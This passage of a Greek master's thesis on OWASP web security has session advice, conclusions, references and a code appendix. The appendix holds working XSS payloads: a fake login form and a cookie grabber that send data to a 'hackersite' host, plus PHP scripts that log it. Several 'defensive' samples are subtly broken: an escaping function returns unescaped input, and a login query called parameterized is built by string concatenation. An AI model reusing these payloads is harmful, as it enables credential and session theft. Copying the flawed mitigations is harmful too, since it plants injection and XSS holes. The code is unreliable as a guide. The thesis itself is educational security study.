- Η εφαρμογή μας θα πρέπει να διαθέτει λειτουργία Log-Out η οποία να απελευθερώνει όλους τους πόρους συνόδου που δεσμεύονταν στο διακομιστή και παράλληλα να ακυρώσει την σύνοδο.

- Θα πρέπει να εφαρμοστεί λήξη της συνόδου μετά από μια μεγάλη περίοδο αδράνειας (π.χ. 5 λεπτά). Αυτό θα έχει ως αποτέλεσμα να αποσυνδεθεί ο χρήστης.

- Τα στοιχεία domain και path ενός session cookie θα πρέπει να παράγονται με αυστηρό τρόπο από τον ίδιο τον προγραμματιστή (και συνεπώς την εφαρμογή) και η παραγωγή του να μην επαφίεται σε κάποιον web server.

- Θα πρέπει πάντα να δημιουργείται μια νέα σύνοδος μετά την αλλαγή επιπέδου δικαιωμάτων ενός χρήστη, ώστε να αμβλυνθούν οι επιπτώσεις των επιθέσεων καθήλωσης συνόδου.

Κεφάλαιο 4: Επίλογος

4.1 Συμπεράσματα και ερευνητικές κατευθύνσεις

Οι σύγχρονες εξελίξεις στον τομέα της πληροφορικής και ιδιαίτερα στο διαδίκτυο, επιβάλλουν την απόλυτη προσήλωση της διαδικασίας ανάπτυξης μίας εφαρμογής, στην ικανοποίηση των αναγκών των τελικών χρηστών. Τα μέχρι τώρα στοιχεία, δείχνουν ότι οι εμπλεκόμενοι (προγραμματιστές, σχεδιαστές κ.α.) ανταποκρίνονται άμεσα σε αυτό, ωστόσο φαίνεται να έχουν μικρή ευαισθητοποίηση σε θέματα ασφάλειας και ακόμα μικρότερη συνείδηση ανάπτυξης ασφαλούς κώδικα.

Έχοντας καλύψει τα σημαντικότερα ζητήματα ασφάλειας Διαδικτυακών Εφαρμογών, όπως αυτά καταγράφονται από τον οργανισμό OWASP, ήρθε η ώρα για ορισμένες τελικές σκέψεις και προτάσεις που αφορούν την ασφάλεια και τις προεκτάσεις της, όπως αυτές παρουσιάστηκαν στα προηγούμενα κεφάλαια.

Σήμερα, το γεγονός είναι ότι κατά την διαδικασία ανάπτυξης, οι προγραμματιστές έχουν όλη την προσοχή τους στραμμένη στην χρηστικότητα και λιγότερο στην ασφάλεια της εφαρμογής. Ως εκ τούτου, δημιουργείται ένα πρόβλημα στην ανάπτυξη ασφαλών εφαρμογών, καθώς δεν υπάρχει ισορροπία μεταξύ ασφάλειας και χρηστικότητας. Ένα άλλο πρόβλημα είναι ότι οι προγραμματιστές έχουν ισχνή επίγνωση των κινδύνων/προβλημάτων που μπορούν να παρουσιαστούν, τόσο στην εφαρμογή όσο και στους χρήστες, λόγω των ανασφαλών πρακτικών ανάπτυξης λογισμικού που ακολουθούν.

Επιπλέον, εκ του αποτελέσματος αποδεικνύεται ότι οι περισσότερες διαδικτυακές εφαρμογές παραδίδονται προς χρήση, χωρίς τις απαραίτητες δοκιμές ασφάλειας. Ο οργανισμός OWASP όχι μόνο ενημερώνει τους προγραμματιστές για το πώς να χειριστούν θέματα ασφάλειας κατά την διαδικασία ανάπτυξης, αλλά τους δίνει και ένα πλαίσιο εργασίας (framework) εστιασμένο στην ασφάλεια. Όταν οι εφαρμογές δοκιμάζονται μέσω μιας μεθοδολογίας ασφάλειας και τηρούν προκαθορισμένους κανόνες ασφαλούς ανάπτυξης, τότε το τελικό αποτέλεσμα είναι μια ασφαλής εφαρμογή αλλά και ασφαλείς τελικοί χρήστες.

Όλα τα παραπάνω έχουν φυσικό ***αντίκτυπο στους προγραμματιστές***, καθώς ***η ανάπτυξη μιας ασφαλούς διαδικτυακής εφαρμογής είναι δύσκολο έργο***. Κατά την ανάπτυξη εφαρμογών, οι προγραμματιστές θα πρέπει να λαμβάνουν υπόψη τους διάφορους παράγοντες όπως:

- την επιλογή μιας μεθόδου ανάπτυξης, καθώς αυτό όχι μόνο βοηθά να αναπτύξουν τις υπηρεσίες εντός των χρονικών ορίων αλλά και στην εκπλήρωση των απαιτήσεων ασφάλειας.
- διαφορετικού τύπου απειλές για την ασφάλεια, κάτι που θα τους βοηθήσει να εκτιμήσουν ποια πράγματα αποτελούν κίνδυνο για την εφαρμογή τους και το είδος της απώλειας που μπορεί να προκύψει λόγω αυτών των ευπαθειών.

Στην παρούσα εργασία, δεν υιοθετήθηκε καμιά συγκεκριμένη τεχνική, αντ' αυτού ο αναγνώστης προτρέπεται έμμεσα να ακολουθήσει τις ορθές πρακτικές προγραμματισμού που έχουν συζητηθεί. Όσοι (προγραμματιστές) ακολουθήσουν τις πρακτικές που έχουν αναφερθεί, θα μπορέσουν; να αναπτύξουν ασφαλείς εφαρμογές / υπηρεσίες. Ως εκ τούτου, κρίνεται αναγκαίο να δοθεί προσοχή από τους προγραμματιστές και να συνειδητοποιήσουν τη σοβαρότητα της κατάστασης σχετικά με τα θέματα ασφάλειας (ειδικά κατά τη διάρκεια της διαδικασίας ανάπτυξης), έτσι ώστε τελικά να ακολουθήσουν τις σχετικές καλές πρακτικές που εξαλείφουν τις ευπάθειες των εφαρμογών / υπηρεσιών. Το περιβάλλον (λειτουργικό σύστημα, προγράμματα, κ.α.) της φυσικής συσκευής (π.χ. server) είναι επίσης μείζονος σημασίας, διότι όλες οι υπηρεσίες που αναπτύσσονται θα «φιλοξενηθούν» στο συγκεκριμένο περιβάλλον. Έτσι, εάν δεν προστατεύεται κατάλληλα δεν θα θέσει σε κίνδυνο μόνο τη φυσική συσκευή αλλά και τις εφαρμογές / υπηρεσίες που φιλοξενεί. Βέβαια, ο τομέας των διαδικτυακών απειλών κατά των εξυπηρετητών (server), αποτελεί έναν τελείως ανεξάρτητο τομέα έρευνας που δεν περιλαμβάνεται στην συγκεκριμένη εργασία.

Εν κατακλείδι, θα μπορούσαμε να πούμε πως ***η αποφυγή ευπαθειών είναι θέμα γενικών προγραμματιστικών πρακτικών και όχι υιοθέτηση μεμονωμένων τεχνικών***.

Παράλληλα, χρήζει αναφοράς η **μεγάλη δυσκολία** που συναντήθηκε κατά την ανεύρεση πληροφοριών σχετικών με το θέμα μας, όχι τόσο στη βιβλιογραφία, αλλά σε πρακτικό επίπεδο, καθώς δεν συναντήσαμε κάποια πλήρως υλοποιημένη και παράλληλα ευρέως διαδεδομένη προσέγγιση.

Όσο αφορά το πρακτικό μέρος, έχοντας καταβάλει μεγάλη προσπάθεια για την υλοποίηση κάποιου λειτουργικού κώδικα, μπορούμε να πούμε ότι η πλήρης «προφύλαξη» μίας εφαρμογής είναι μια σύνθετη διαδικασία η επιτυχία της οποίας εξαρτάται από διάφορους παράγοντες. Η σωστή επιλογή των εργαλείων/πρακτικών είναι αναγκαία συνθήκη όχι όμως και ικανή για την επιτυχία, καθώς η μορφή και το πλήθος των δεδομένων της εφαρμογής επηρεάζουν σημαντικά το τελικό αποτέλεσμα. *Η μέθοδος που επιλέχθηκε σε αυτή την εργασία, παρέχει μεν την ευελιξία επιλογής στον προγραμματιστή, έχει όμως κάποιους περιορισμούς (στους οποίους αναγκαστικά υποπέσαμε).*

Το πιο σημαντικό ζήτημα που προέκυψε αφορά την ***«αποτελεσματικότητα» των λύσεων*** για μία συγκεκριμένη ευπάθεια. Όταν δηλαδή, μία λύση απαιτεί την απόρριψη κάποιον δεδομένων ως επικίνδυνα για την εφαρμογή, ενώ παράλληλα σε κάποια άλλο σημείο η ίδια η εφαρμογή απαιτεί την εισαγωγή των ίδιων δεδομένων για την ορθή λειτουργία της.

Κάνοντας μία προσπάθεια να προβλέψουμε τις εξελίξεις, θα μπορούσαμε να πούμε ότι παρόλο που τα στοιχεία δείχνουν μια μετατόπιση των επιθέσεων στην πλευρά των χρηστών (Client side), δεν θα πρέπει να μετριαστεί η μελλοντική ***έρευνα για ευπάθειες σε περιβάλλοντα εξυπηρετητών***.

Επίσης, η βιομηχανία του ηλεκτρονικού εμπορίου εξελίσσεται ραγδαία και πλέον οι περισσότερες υπηρεσίες ηλεκτρονικού εμπορίου παραδίδονται στους πελάτες μέσω των κινητών συσκευών τους (Mobile/Smart Phones, Tablets). Ήδη, η ασφάλεια αποτελεί μεγάλο ζήτημα για αυτές τις υπηρεσίες, έτσι ίσως ***οι μελλοντικές έρευνες θα μπορούσαν να επικεντρωθούν στην ασφάλεια των m-commerce εφαρμογών / υπηρεσιών***.

4.2 Αναφορές – Βιβλιογραφία

[1]. Wikipedia, the free encyclopedia, Διαθέσιμο από: http://en.wikipedia.org/wiki...
Πρόσβαση στις: 23/12/2011.

[2]. Wikipedia, the free encyclopedia, Διαθέσιμο από: http://en.wikipedia.org/wiki/Web_b...
Πρόσβαση στις: 23/12/2011.

[3]. Wikipedia, the free encyclopedia, Διαθέσιμο από: http://en.wikipedia.org/wiki/Anonym...
Πρόσβαση στις: 23/12/2011.

[4]. Wikipedia, the free encyclopedia, Διαθέσιμο από: http://el.wikipedia.org/wiki/PHP
Πρόσβαση στις: 23/12/2011.

[5]. Greece - OWASP, Διαθέσιμο από: https://www.owasp.org/index.php/Greece
Πρόσβαση στις: 28/12/2011.

[6]. Top 10 2010-Main - OWASP, Διαθέσιμο από: https://www.owasp.org/index.php/Top_10...
Πρόσβαση στις: 28/12/2011.

[7]. Irongeek.com, Information Security site, Διαθέσιμο από: http://www.irongeek.com/i.ph...
Πρόσβαση στις: 03/01/2012.

[8]. Wikipedia, the free encyclopedia, Διαθέσιμο από: http://en.wikipedia.org/wiki/Mutillidae
Πρόσβαση στις: 15/01/2012.

[9]. Wikipedia, the free encyclopedia, Διαθέσιμο από: http://en.wikipedia.org/wiki/Interpret...
Πρόσβαση στις: 19/01/2012.

[10]. Dafydd, S. & Marcus, P. *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. Indiana: Wiley Publishing, 2008.

[11]. Wikipedia, the free encyclopedia, Διαθέσιμο από: http://en.wikipedia.org/wiki/List_of_...
Πρόσβαση στις: 19/01/2012.

[12]. Snyder, C. & Myer, T. & Southwell, M. *Pro PHP Security: From Application Security Principles to the Implementation of XSS Defenses, Second Edition*. USA: Apress, 2010.

[13]. Clarke, j. *SQL Injection Attacks and Defense*. USA: Syngress Publishing, 2009.

[14]. Scambray, J. & Liu, V. & Sima, C. *Hacking Exposed™ Web Applications: Web Application Security Secrets and Solutions, Third Edition*. USA: McGraw-Hill, 2011.

[15]. Cross, M. *Developer's Guide to Web Application Security*. USA: Syngress Publishing, 2007.

[16]. Rajs, R.: *Securing PHP applications*. United Kingdom: Pentest Limited, 2008.

[17]. Spett, K.: *Cross-Site Scripting*. Atlanta: SPI Dynamics, 2005.

[18]. Caleb, S.: *Top Web App Attack Methods and How to Combat Them*. Atlanta: SPI Dynamics, 2005.

[19]. SPI Dynamics, Inc.: *SQL Injection*. Atlanta: SPI Dynamics, 2002.

Κεφάλαιο 5: Παραρτήματα

5.1 Παράρτημα Πηγαίου Κώδικα

Στο σημείο αυτό παρατίθεται το σύνολο του κώδικα που έχει παρουσιαστεί στο περιεχόμενο της εν λόγω Μεταπτυχιακής Διατριβής. Ο κώδικας αυτός αναπτύχθηκε τόσο για την καλύτερη κατανόηση και ανάδειξη των ευπαθειών, όσο και για την επιτυχημένη αντιμετώπιση των προβλημάτων που προκύπτουν από αυτές. Τέλος, ο κώδικας είναι γραμμένος με τρόπο τέτοιο ώστε να είναι αυτό-εξηγούμενος, ενώ παράλληλα είναι επαρκώς σχολιασμένος στα σημεία που απαιτείται.

Αρχείο κώδικα: fakelogineform.html

```
<div id="mydiv" style=" position:absolute; background-color:#ccccff;
width:30%; z-index:2; left:40%; top:40%;">
<p align="center">Limited Access. You must Login in order to continue.</p>

<form name="form" action="" method="post">
    <p align="center">
        Username: <input type="text" name="usern" size="30"/><br /><br />
        Password: <input type="password" name="pass" size="30"/><br />
    </p>

    <p align="center">
        <input type="submit" value="Submit" onClick="submitdata();" />
    </p>
</form>
</div>
<script>
function submitdata() {
    document.getElementById("mydiv").style.display = "none";
    postvars = "username=" + document.form.usern.value + "&password=" +
document.form.pass.value;
        var iframe = document.createElement(\"iframe\");
        iframe.src = ("http://localhost/hackersite/catch.php?" + postvars);
        document.body.appendChild(iframe);
        alert("iframe.src" + iframe.src);
}
</script>
```

Αρχείο κώδικα: background.css

```
; background-
image:url('http://hackerrobot4546fansite.webs.com/photos/Hacked/Hack%201.jpg');
```

Αρχείο κώδικα: myevilscript.html

```
"<iframe width="420" height="315" src="http://www.youtube.com/embed/S-
5Pzg3zRi0" frameborder="0" allowfullscreen></iframe>
```

Αρχείο κώδικα: cookie.html

```
<script>
    var iframe = document.createElement(\"iframe\");
    var link = encodeURI(document.cookie);
    iframe.src = ("http://localhost/hackersite/catchcookie.php?" + link);
    document.body.appendChild(iframe);
</script>
```

Αρχείο κώδικα: catch.php

```
<?php
   $filename = "caughtdata.txt";
   $handle = fopen($filename, "a");
   fwrite($handle, "\n");
   fwrite($handle, $_SERVER["REMOTE_ADDR"]."\n");
   foreach ( $_REQUEST as $k => $v ) {
   $msg = "$k = $v\n";
   fwrite($handle, $msg);
   print $msg . "<BR>";
   }
   fwrite($handle, "\n");
   fclose($handle);
?>
```

Αρχείο κώδικα: catchcookie.php

```
<?php
   echo $_COOKIE["uid"];
   $filename = "cookiedata.txt";
   $handle = fopen($filename, "a");
   fwrite($handle, "\n");
   fwrite($handle, $_SERVER["REMOTE_ADDR"]."\n");
   foreach ( $_REQUEST as $k => $v ) {
   $msg = "$k = $v\n";
   fwrite($handle, $msg);
   print $msg . "<BR>";
   }
   fwrite($handle, "\n");
   fclose($handle);
?>
```

Αρχείο κώδικα: filter-email.php

```
<?php
    if(!filter_has_var(INPUT_GET, "email")) {
        echo("Den Yparxoun Dedomena");
    }
    else {
        if (!filter_input(INPUT_GET, "email", FILTER_VALIDATE_EMAIL)) {
            echo "To E-Mail einai akyro";
        }
        else {
            echo "To E-Mail einai egyro";
        }
    }
?>
```

Αρχείο κώδικα: filter-url.php

```
<?php
    if(!filter_has_var(INPUT_POST, "url")) {
        echo("Den Yparxoun Dedomena");
    }
    else {
        $url = filter_input(INPUT_POST,"url", FILTER_SANITIZE_URL);
    }
?>
```

Αρχείο κώδικα: html-xss.php

```
<?php
    function myhtmli( $strinput ) {
        htmlentities( $strinput, ENT_QUOTES, 'utf-8' );
        return $strinput;
    }

    // H eisodos..tha mporouse na einai kai $_POST apo forma ktl
    $details = "\x8F!!! Tsaimos";

    // Typonei: Tsaimos
    print '<p>' . myhtmli( $details ) . '</p>';
?>
```

Αρχείο κώδικα: call-url-xss.php

```
<html>
<head></head>
<body>
    <form action="url-xss.php" method="post">
        URL: <input type="text" name="inputUrl" size="80"/>
        <input type="submit" />
    </form>
</body>
</html>
```

Αρχείο κώδικα: url-xss.php

```
<?php
    function mysafeURL( $strurl ) {
        $uriParts = parse_url( $strurl );
        $trustedHosts = array('mydomain.gr','subdomain.mydomain.gr');
//empista URL
        $counter = count($trustedHosts); //Arithmos Empiston URLs
        for ( $i = 0; $i < $counter; $i++ ) {
            if ( $uriParts['host'] === $trustedHosts[$i] ) {
                return $strurl; //TRUE: epistrefei to URL os exei
            }
        }

        //FALSE: epistrefei to URL kai dipla to host
        //Tha mporouse na exei alert I na kovei to URL
        $strurl .= ' [' . $uriParts['host'] . ']';
        return $strurl;
    }

    // retrieve $uri from user input
    $inputUrl = $_POST['inputUrl'];

    // and display it safely
    echo mysafeURL( $inputUrl );
?>
```

Αρχείο κώδικα: session.php

```
<?php
    session_start();
    if (!isset($_SESSION['visits']))
    {
        $_SESSION['visits'] = 1;
    }
    else
    {
        $_SESSION['visits']++;
    }
    echo $_SESSION['visits'];
?>
```

Αρχείο κώδικα: session_secure.php

```
<?php
    session_start();
    if (!isset($_SESSION['visits']))
    {
        session_regenerate_id();
        $_SESSION['visits'] = 1;
    }
    else
    {
        $_SESSION['visits']++;
    }
    echo $_SESSION['visits'];
?>
```

Αρχείο κώδικα: session-login.php

```
<?php
    //Start session (Gia perasma paramentron)
    session_start();

    //Create query (Sindesi stin vasi)
    $qry="SELECT * FROM member WHERE username='".$_POST['username']."' AND
password='".md5($_POST['password'])."'";
    $result=mysql_query($qry);

    //Elegxoume an to query htan epitixes h oxi
    if($result) {
        if(mysql_num_rows($result) == 1) {
            //Login Successful
            //Kanoume Regenerate to session ID gia profilaksi apo "session
fixation attacks"
            session_regenerate_id();
            session_write_close();
            header("location: ../index.php");
            exit();
        }else {
            //Login failed
            header("location: login-failed.php");
            exit();
        }
    }else {
        die("Query failed");
    }
?>
```

Αρχείο κώδικα: login-secure.php

```
<?php
    //Ekinisi session gia na paroume tis metavlites $_POST
    session_start();

    //Pinakas gia tin fyllaksh ton lathon validation
    $errmsg_arr = array();

    //Shmaia Lathous
    $errflag = false;

    //Syndesi ston mysql server
    $link = mysql_connect(DB_HOST, DB_USER, DB_PASSWORD);
    if(!$link) {
        die('Apotyxia Sindesis ston server: ' . mysql_error());
    }

    //Epilogi Vasis Dedomenon
    $db = mysql_select_db(DB_DATABASE);
    if(!$db) {
        die("Den einai dinati i epilogi tis Bashs Dedomenon");
    }
```

```
    //Synartisi gia sanitize ton timon poy lamvanonte apo tin forma.
    //Merimna gia SQL injection
    function myclean($str) {
        $str = @trim($str);
        if(get_magic_quotes_gpc()) { //Epistrefei to status twn
magic_quotes_gpc
            $str = stripslashes($str); //Afairei ta backslashes
        }
        return mysql_real_escape_string($str);
    }

    //Kanoume Sanitize tis times POST
    $username = myclean($_POST['username']);
    $password = myclean($_POST['password']);

    //Elegxoume an yparxei eisodos
    if($username == '') {
        $errmsg_arr[] = 'To Login Username Leipei';
        $errflag = true;
    }
    if($password == '') {
        $errmsg_arr[] = 'To Login Password Leipei';
        $errflag = true;
    }

    //An ypaxei provlima, kanoume redirect stin arxiki selida
    if($errflag) {
        $_SESSION['ERRMSG_ARR'] = $errmsg_arr; //Kratame ta lathoi
        session_write_close(); //Grafoume k kleinoume to session
        header("location: ../index.php"); //redirect
        exit(); //eksodos apo to script
    }

    //Dhmiourgia tou paremeterized query, xrhsh md5() gia to password
    $qry="SELECT * FROM member WHERE username='$username' AND
password='".md5($_POST['password'])."'";
    $result=mysql_query($qry);

    //Elegxos Epituxias h Apotuxias tou query
    if($result) {
        if(mysql_num_rows($result) == 1) { //Login Successful
            //Kanoume Regenerate to session ID gia profilaksi apo "session
fixation attacks"
            session_regenerate_id();
            $member = mysql_fetch_assoc($result); //pairnoume ta apotelesmata
            $_SESSION['SESS_FIRST_NAME'] = $member['username']; //p.x.
kratame to username
            $_SESSION['LEVEL'] = $member['level']; //p.x. kratame to level
dikaiomaton
            session_write_close();
            header("location: ../index.php");
            exit();
        }else { //Login failed
            header("location: login-failed.php");
            exit();
        }
    }else {
        die("Query failed");
    }
?>
```